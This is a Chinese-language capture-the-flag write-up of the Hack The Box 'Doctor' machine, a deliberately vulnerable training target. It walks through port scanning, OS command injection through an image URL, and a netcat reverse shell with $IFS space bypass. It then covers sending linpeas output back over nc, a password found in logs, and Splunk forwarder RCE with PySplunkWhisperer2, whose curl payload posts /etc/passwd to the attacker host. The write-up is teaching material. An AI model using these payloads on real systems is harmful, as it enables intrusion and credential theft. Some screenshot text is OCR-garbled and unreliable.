

[前言](#)

[信息收集](#)


[获取 user flag](#)

[获取 root flag](#)

[参考](#)

## 前言

Author: 0x584A



知识:

- nmap
- OS command injection
- Netcat
- Curl
- PySplunkWhisperer2
- Splunk REST API RCE

## 信息收集

首先还是通过 Nmap 进行端口扫描，识别开放服务情况。

```

└──(x㉿kali)-[~/hackthebox/Doctor]
$ sudo nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.209
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 07:22 EST
Nmap scan report for 10.10.10.209
Host is up (0.49s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8089/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.46 seconds

└──(x㉿kali)-[~/hackthebox/Doctor]
$ nmap -Pn -p 22,80,8089 -sC -sV -oA scans/tcpscripts 10.10.10.209
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 07:25 EST
Nmap scan report for 10.10.10.209
Host is up (0.37s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp  open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
|_ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
| Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.72 seconds

```

- 22 : sshd Server
- 80 : Apache Web Server
- 8089 : Splunkd Web Server

OK, 存在Web服务的, 访问下看看



目前来看80端口上部署的是一个静态网站, 就一个有用的信息 `info@doctors.htb` , 看来是需要改 hosts 文件的指向了。

再看看 8089 , 运行的是 `Splunk 8.0.5` , 点击目录连接都需要进行 Basic 权限验证。

splunkd - Splunk 404 Not Found x | +  
← → C ⌂ https://10.10.10.209:8089  
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security  
Splunk Atom Feed: splunkd  
Updated: 2020-12-25T13:41:30+01:00 Splunk build: 8.0.5

rpc  
1970-01-01T01:00:00+01:00

services  
1970-01-01T01:00:00+01:00

servicesNS  
1970-01-01T01:00:00+01:00

static  
1970-01-01T01:00:00+01:00

Splunk是一个机器数据分析平台，针对所有的IT系统和基础设施数据，提供数据索引，监控和可视化展现。收集数据源包括：操作系统、网络设备、安全设备和应用程序的日志。

通过了解 Splunk 部署时需要安装两个服务 Splunk Web 和 Splunkd。Splunk Web 用于可视化展现和查询索引数据，Splunkd 也是一个 Web 服务默认端口是 8089，传输协议是 HTTPS。后者是一个转发器，将日志目录文件发送到 Splunk Web。

先来找找有没有什么工具可以利用。

e splunk services exploit X | 🔍

找到约 397,000 条结果 (用时 0.45 秒)

[www.splunk.com › en\\_us › blog › security](#) 翻译此页  
**CVE-2019-6340: Going Full Circle | Splunk**  
2019年3月18日 — Every time there is a new **vulnerability** or **exploit** in the wild, it presents a ...  
"The site has the Drupal 8 core RESTful Web **Services** (rest) module ..."

[eapolsniper.github.io › 2020/08/14 › Abusing...](#) 翻译此页  
**Abusing Splunk Forwarders For Shells and Persistence ...**  
2020年8月14日 — **Splunk** Universal Forwarder is often seen installed on Domain Controllers for log collection, which could easily allow an attacker to extract the NTDS file, disable antivirus for further **exploitation**, and/or modify the domain.

[www.rapid7.com › splunk\\_upload\\_app\\_exec](#) 翻译此页

"Abusing Splunk Forwarders For Shells and Persistence" 文章讲解了，利用允许的身份验证用户通过转发器 API 向机器发送命令执行shell。工具也提供了，现在只需要怼 Splunk 的账号就好了。

## 获取 user flag

这里我走了一段时间的弯路，因为没有修改 hosts 将 doctors.htb 与 IP 关联上，导致浪费了大量时间花费在目录枚举和爆破 Basic 口令，burp教育版爆破跑的贼慢不说，还只能开一个线程。

当尝试修改完 hosts 后，访问 doctors.htb 直接重定向到 <http://doctors.htb/login> 页面... 特么的... 就差一口老血吐屏幕上上了

The screenshot shows a terminal window on the left with the command 'x@kali: ~' and a browser window on the right titled 'Doctor Secure Messaging - Login - Mozilla Firefox'. The browser address bar shows 'doctors.htb/login?next=%2F'. The page content includes a 'Please log in to access this page.' message, a 'Log In' form with fields for 'Email' and 'Password', a 'Remember Me' checkbox, and 'Login' and 'Forgot Password?' buttons. Below the form is a link 'Need An Account? [Sign Up Now](#)'. The terminal window also displays a large amount of captured network traffic in hex and ASCII formats.

先测试下是否存在SQL注入，将抓的数据包通过 SQLMAP 自动跑一下.. 失败..

尝试通过注册页面注册一个账号

The screenshot shows the Burp Suite proxy tool with a captured POST request for '/register'. The request details are as follows:

```
1 POST /register HTTP/1.1
2 Host: doctors.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://doctors.htb
10 Connection: close
11 Referer: http://doctors.htb/register
12 Cookie: session=eyJfZnJlc2giOmZhbHNlfQ.X-X2-A.R9xTThAn-036LsWtvFPjZJNVEdg
13 Upgrade-Insecure-Requests: 1
14
15 username=test001&email=test001%40doctors.htb&password=test001&confirm_password=test001&submit=Sign+Up|
```

登录后在后台页面瞎点菜单，观察下请求。通过 burp 观察到一个 [/rest\\_password](#) 路径，但直接访问会 302 到 [/home](#)。越权修改管理员密码？（伏笔...）

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time
http://doctors.htb	GET	/reset_password		302	442	HTML	Redirecting...		09:37:

Request

```

Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 GET /reset_password HTTP/1.1
2 Host: doctors.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=.EjwliktbQDEMBe_idRas_JE1l2msHzMEUeiwWYKcPU6yfMUrqk9y5BnXvdye5yeyvhwcisrDCFmhsQgRaYJe0_mrgSNudFqQhHoQgtVYExKBdikugmoAU7rYUNhnh3Rmw8GxhZEvskXB1LXk2eqMKKOYCLWPX0G51h3yuuL8r6E97TrzeH6-x8cGU8QTJ2QXctSVHq12lw6c_a96zMWyyvcP0o-7g.X-X6JQ.GoxDY02ijlgWPjtU1GENVRKj61E
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

```

Pretty Raw Render \n Actions ▾
1 HTTP/1.1 302 FOUND
2 Date: Fri, 25 Dec 2020 14:44:16 GMT
3 Server: Werkzeug/1.0.1 Python/3.8.2
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 217
6 Location: http://doctors.htb/home
7 Vary: Cookie
8 Connection: close
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>
   Redirecting...
</title>
12 <h1>
   Redirecting...
</h1>
13 <p>
   You should be redirected automatically to target URL: <a href="http://doctors.htb/home">here</a>.
   If not click the link.

```

因为在 `/new` 页面发布内容后，会创建对应的 `/post/<id>`，从2开始，改为1时提示admin创建的内容

doctors.htb/post/1

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Doctor Secure Messaging Home

admin 2020-09-18

## Doctor blog

A free blog to share medical knowledge. Be kind!

点击 admin 名称，看到的内容是一样的...

The screenshot shows a web browser interface. The address bar displays 'doctors.htb/user/admin'. Below the address bar, there is a navigation bar with links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', and 'Off'. The main content area has a dark header with the text 'Doctor Secure Messaging' and 'Home'. Below the header, the title 'Posts by admin (1)' is displayed. A single post is shown, featuring a profile picture of a doctor, the author 'admin', and the date '2020-09-18'. The post title is 'Doctor blog' and its content is 'A free blog to share medical knowledge. Be kind!'. A teal button labeled '1' is visible below the post.

一度以为是越权修改管理员密码... 又硬怼了两个小时。

换思路，看看是不是模板注入。测试下来好像也不是，开始尝试XSS...

```
[#] nc.traditional -lvp 9900
listening on [any] 9900 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209]
GET /1.jpg HTTP/1.1
Host: 10.10.14.30:9900
User-Agent: curl/7.68.0
Accept: */*
sent 0, rcvd 85
```

牛皮，使用 CURL 请求内容里的图片地址。

是否存在

<img src=http://10.10.14.30:9999/{{2-1}}> - 有响应 路径为 /

<img src=http://10.10.14.30:9999/\$(2-1)> - 有响应 路径为 `/

<img src=http://10.10.14.30:9999/\$(ls)> - 有响应 路径为 /blog

看样子存在命令执行，试试 <img src=http://10.10.14.30:9999/\$(pwd)>

The screenshot shows a terminal session. On the left, a log message from 'nc.traditional' indicates a connection from 'doctors.htb' on port 9900. On the right, a user is interacting with a web application. They type '13123"><>{}{{' into a text input field. Below it, the word 'Content' is visible. In the next line, they type '<img src=http://10.10.14.30:9900/1.jpg onerror=alert(1)>' into another text input field. This is likely a test for a command injection vulnerability.

```

[roo@kali ~]# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 55124
GET / HTTP/1.1
Host: 10.10.14.30:9999
User-Agent: curl/7.68.0
Accept: */*

```

```

[roo@kali ~]# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 55124
GET /blog HTTP/1.1
Host: 10.10.14.30:9999
User-Agent: curl/7.68.0
Accept: */*

```

```

[roo@kali ~]# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 55124
GET //home/web HTTP/1.1
Host: 10.10.14.30:9999
User-Agent: curl/7.68.0
Accept: */*

```

```

[[A^C
[roo@kali ~]# nc -lvp 9999
listening on [any] 9999 ...
[work] 1:zsh-2 2:nc.traditional* 3:zsh

```

尝试通过NC反弹上线。 `<img src=http://10.10.14.30:9999/$(echo 'bmMgLWUgLJpb19zaCAxMC4xMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash)>` 失败，怀疑需要bypass 命令里的空格。

参考 <https://xz.aliyun.com/t/3918>

```

[roo@kali ~]# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 55250
GET / HTTP/1.1
Host: 10.10.14.30:9999
User-Agent: curl/7.68.0
Accept: */*

```

```

$ fg: %0a: 未此任务
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
bash: echo: command not found
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' : 未找到命令
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
bash: echo: command not found
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
bash: echo: command not found
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' : 未找到命令
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
bash: echo: command not found
(x@kali)~
$ echo 'bmMudJhZG10aW9uYWwgLWUgL2Jpb19zaCAxMC4xNC4zMCA50Tk5Cg==' | base64 -d | bash
bash: echo: command not found
(x@kali)~
$ echo '$IFS' | base64 -d | bash
(x@kali)~
$ [work] 1:zsh-2 2:zsh* 3:zsh

```

Title  
test

Content  
<img src=http://10.10.14.30:9999/\$(nc\$IFS\$bin\$sh\$IFS'10.10.14.30'\$IFS'9999)'>

A link you posted was not valid!

Post

我这里有个逻辑错误，同时请求和监听 9999 这个端口，当 curl 过来后监听就终止了，后续的命令执行反弹 nc 将不会执行。

所以用 python 起了个 http，用于判断服务端的 CURL 是否请求，在 nc 监听 9999，判断反弹 shell 是否执行。

最终使用特殊变量:\$IFS 完成反弹

`<img src=http://10.10.14.30/$(nc -e /bin/sh 10.10.14.30 9999)>` 这里也很奇怪，不加 traditional 不会成功反弹...

`<img src=http://10.10.14.30/$(nc.traditional$IFS-$e$IFS/bin$sh$IFS'10.10.14.30'$IFS'9999')>`

```

-- mc.traditional -lvp 9999
listening on [any] 9999 ...
ls
pwd
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 55588
pwd
ls
blog
blog.sh
exim
linpeas.sh
10.10.10.209 -- [25/Dec/2020 11:05:11] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:06:51] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:07:03] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:07:28] "GET / HTTP/1.1" 200 -
```
Keyboard interrupt received, exiting.
[root@kali] ~
# ./linpeas.sh
[+] Starting port 80 (http://0.0.0.0:80) ...
[+] Serving HTTP on 0.0.0.0:80 ...
10.10.10.209 -- [25/Dec/2020 11:24:09] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:24:28] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:24:45] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:24:53] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:26:45] "GET / HTTP/1.1" 200 -
10.10.10.209 -- [25/Dec/2020 11:27:05] "GET / HTTP/1.1" 200 -
[work] 1:zsh-M 2:zsh* 3:zsh

```

查看当前用户，及哪些用户具备登录。

```

sniff.ph4
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
cat /etc/passwd|grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
gnome-initial-setup:x:124:65534 ::/run/gnome-initial-setup/:/bin/false
web:x:1001:1001:,,,:/home/web:/bin/bash
exim:x:31:31:Exim Daemon:/dev/null:/bin/false
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash

```

查看了 web 用户下是没有flag文件的，看来是保存在其他账号哪了。传 linpeas.sh 去服务器，将扫描完成的结果通过 NC 回传到 kali。

```

raptor_exim_wiz
shell.php
nc 10.10.14.30 9900 < linpeas.txt
nc 10.10.14.30 9900 < linpeas.txt

ls
pwd

blog
blog.sh
-e
exim
linpeas.sh
linpeas.txt
-o
output
raptor_exim_wiz
shell.php
/home/web

[root@kali] ~
# nc.traditional -lvp 9900
9900: inverse host lookup failed: Unknown host
listening on [any] 36943 ...
^C

[root@kali] ~
# ls
46238.py      linpeas.txt      scans      whatweb_8089.txt
hydra.restore  login_post.txt  SplunkWhisperer2  whatweb_80.txt

[root@kali] ~
# nc.traditional -lvp 9900 > linpeas.txt
listening on [any] 9900 ...
nc 10.10.14.30 9900 < linpeas.txt

connect to [10.10.14.30] from doctors.htb [10.10.10.209] 35886
^C

[root@kali] ~
# ls
46238.py      linpeas.txt      scans      whatweb_8089.txt
hydra.restore  login_post.txt  SplunkWhisperer2  whatweb_80.txt

[root@kali] ~
# 
[work] 1:zsh-M 2:zsh* 3:zsh

```

存在 admin 账号的密码哈希，暂时不知道是啥密码类型..

```

ription , nco:comment , nco:prefLabel , nco:description , nco:department , nco:role , nco:note , nco:attribution
submit=SignUp

→ Extracting tables from /opt/clean/site.db (limit 20)
→ Found interesting column names in user (output limit 10)
CREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(20) NOT NULL,
    email VARCHAR(120) NOT NULL,
    image_file VARCHAR(20) NOT NULL,
    password VARCHAR(60) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username),
    UNIQUE (email)
)
1, admin, admin@doctor.htb, default.gif, $2b$12$Tg2b8u/elwAyfQ0vqvxJgOTcsbnkFANIDdv6jVXmxiWsg4IznjIOS

[+] Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x  3 root      root 4,0K Jul 20 22:32 .

```

在审计日志中看到有关 shaun 用户的信息，尝试全局搜索。

```

/var/log/apache2/access.log:10.10.14.85 -- [25/Dec/2020:12:11:41 +0100] GET /cgi-bin/nanotar;cat /etc/passwd?data=Download 400 0 -
/var/log/apache2/backup:10.10.14.4 -- [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
/var/log/auth.log:1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh
/var/log/auth.log:1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
/var/log/auth.log:1:Sep 23 15:38:45 doctor sudo: shaun : command not allowed ; TTY=tty1 ; PWD=/home/shaun ; USER=root ; COMMAND=list
/var/log/auth.log:1:Sep 28 13:31:10 doctor sudo: root : TTY pts/0 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/setcap -r /usr/bin/python3/
/var/log/auth.log:Dec 25 07:47:48 doctor VGAuth[671]: message repeated 2 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
/var/log/auth.log:Dec 25 07:47:48 doctor VGAuth[671]: vmtoolsd: Username and password successfully validated for 'root'.
/var/log/auth.log:Dec 25 07:47:53 doctor VGAuth[671]: vmtoolsd: Username and password successfully validated for 'root'.
/var/log/auth.log:Dec 25 07:48:01 doctor VGAuth[671]: message repeated 20 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
/var/log/auth.log:Dec 25 07:54:04 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
/var/log/auth.log:Dec 25 07:54:04 doctor sudo: web : command not allowed ; TTY=unknown ; PWD=/home/web ; USER=root ; COMMAND=list
/var/log/auth.log:Dec 25 08:19:08 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
/var/log/auth.log:Dec 25 13:56:12 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
/var/log/auth.log:Dec 25 13:56:12 doctor sudo: web : command not allowed ; TTY=unknown ; PWD=/home/shaun ; USER=root ; COMMAND=list ←
/var/log/auth.log:Dec 25 13:56:29 doctor sudo: web : command not allowed ; TTY=unknown ; PWD=/home/shaun ; USER=root ; COMMAND=list
/var/log/auth.log:Dec 25 14:00:26 doctor sudo: web : command not allowed ; TTY=unknown ; PWD=/home/web/blog/flaskblog ; USER=root ; COMMAND=list
/var/log/auth.log:Dec 25 17:45:05 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
/var/log/auth.log:Dec 25 17:45:05 doctor sudo: web : command not allowed ; TTY=unknown ; PWD=/home/web ; USER=root ; COMMAND=list
/var/log/dmesg:[ 5.666833] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
/var/log/dmesg:[ 4.764850] systemd[1]: Started Forward Password Requests to Wall Directory Watch.

```

`grep -ri 'shaun' /` 之后并没用有用的东西。 `grep -i 'uid=1002' auth.log*` 一样找不到有用的内容...

后来还是翻 linpeas 的时候看到一个 `backup` 文件，里面有一条重置密码，但返回的是后端500错误。而这个 `/rest_password` 就是先前 burp 里看到的那条...

```

apache2/error.log:[Fri Dec 25 12:12:20.950757 2020] [php7:error] [pid 52133] [client 10.10.14.85:55870] script '/var/www/html/forgot_password.php' not found or unable to stat
apache2/backup:10.10.14.4 -- [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
apache2/access.log:10.10.14.189 -- [25/Dec/2020:08:51:41 +0100] "HEAD /password.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php?Category:OWASP_DirBuster_Project)"
apache2/access.log:10.10.14.189 -- [25/Dec/2020:08:51:45 +0100] "HEAD /password/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php?Category:OWASP_DirBuster_Project)"

```

尝试用 `shaun:Guitar123` 组合，成功访问Splunk API。哎，信息收集还是得仔细才能找到突破口...

`su` 到 shaun 用户那 user flag

```
[# nc.traditional -lvvv 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 49616
ls
blog
blog.sh
-e
exim
linpeas.sh
linpeas.sh.1
linpeas.txt
-o
output
python
python.1
raptor_exim_wiz
shell.ph4
su shaun
asd

pwd
/home/web

python3 -c 'import pty; pty.spawn("/bin/bash")'
web@doctor:~$ ls
ls
blog      -e      linpeas.sh    linpeas.txt  output  python.1          shell.ph4
blog.sh   exim   linpeas.sh.1  -o           python  raptor_exim_wiz
web@doctor:~$ su shaun
su shaun
Password: Guitar123

shaun@doctor:/home/web$ █
[work] 1:openvpn- 2:nc.traditional*
```

## 获取 root flag

← → ⌂ ⌂ https://10.10.10.209:8089/services

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive

# Splunk Atom Feed: services

Updated: 2020-12-25T18:53:11+01:00 Splunk build: 8.0.5

## [admin](#)

1970-01-01T01:00:00+01:00

## [alerts](#)

1970-01-01T01:00:00+01:00

## [apps](#)

1970-01-01T01:00:00+01:00

## [appsbrowser](#)

1970-01-01T01:00:00+01:00

## [auth](#)

1970-01-01T01:00:00+01:00

## [authentication](#)

1970-01-01T01:00:00+01:00

## [authorization](#)

1970-01-01T01:00:00+01:00

安装 PySplunkWhisperer2 工具所需的扩展 `pip install selenium`，按示例获取下 `/etc/passwd` 文件内容。

-F 指令是 --form 的简写，模拟http表单提交数据，如果提交的是文件，则需要加@符号带路径

```
[root@kali] /home/-/hackthebox/Doctor/SplunkWhisperer2/PySplunkWhisperer2
# python3 PySplunkWhisperer2 remote.py -scheme https --host 10.10.10.209 --port 8089 --username shaun --password Guitar123 --lhost 10.10.14.30 --lport 8888 --payload "curl -F 'data=@/etc/passwd' http://10.10.14.30/1" --RCE
Running in remote mode (Remote Code Execution)
[+] Authenticated...
[+] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpcu2jxv6s.tar
[+] Started HTTP server for remote mode...
[+] Installing app from: http://10.10.14.30:8888/
10.10.10.209 - [25/Oct/2020 22:17:26] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup

[root@kali] /home/x/hackthebox/Doctor
# nc -l -v -t 80
listening on [any] 80
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 39612
POST /1 HTTP/1.1
Host: 10.10.14.30
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 3170
Content-Type: multipart/form-data; boundary=c763833d06c23fbfa
Expect: 100-continue

c763833d06c23fbfa
Content-Disposition: form-data; name="data"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
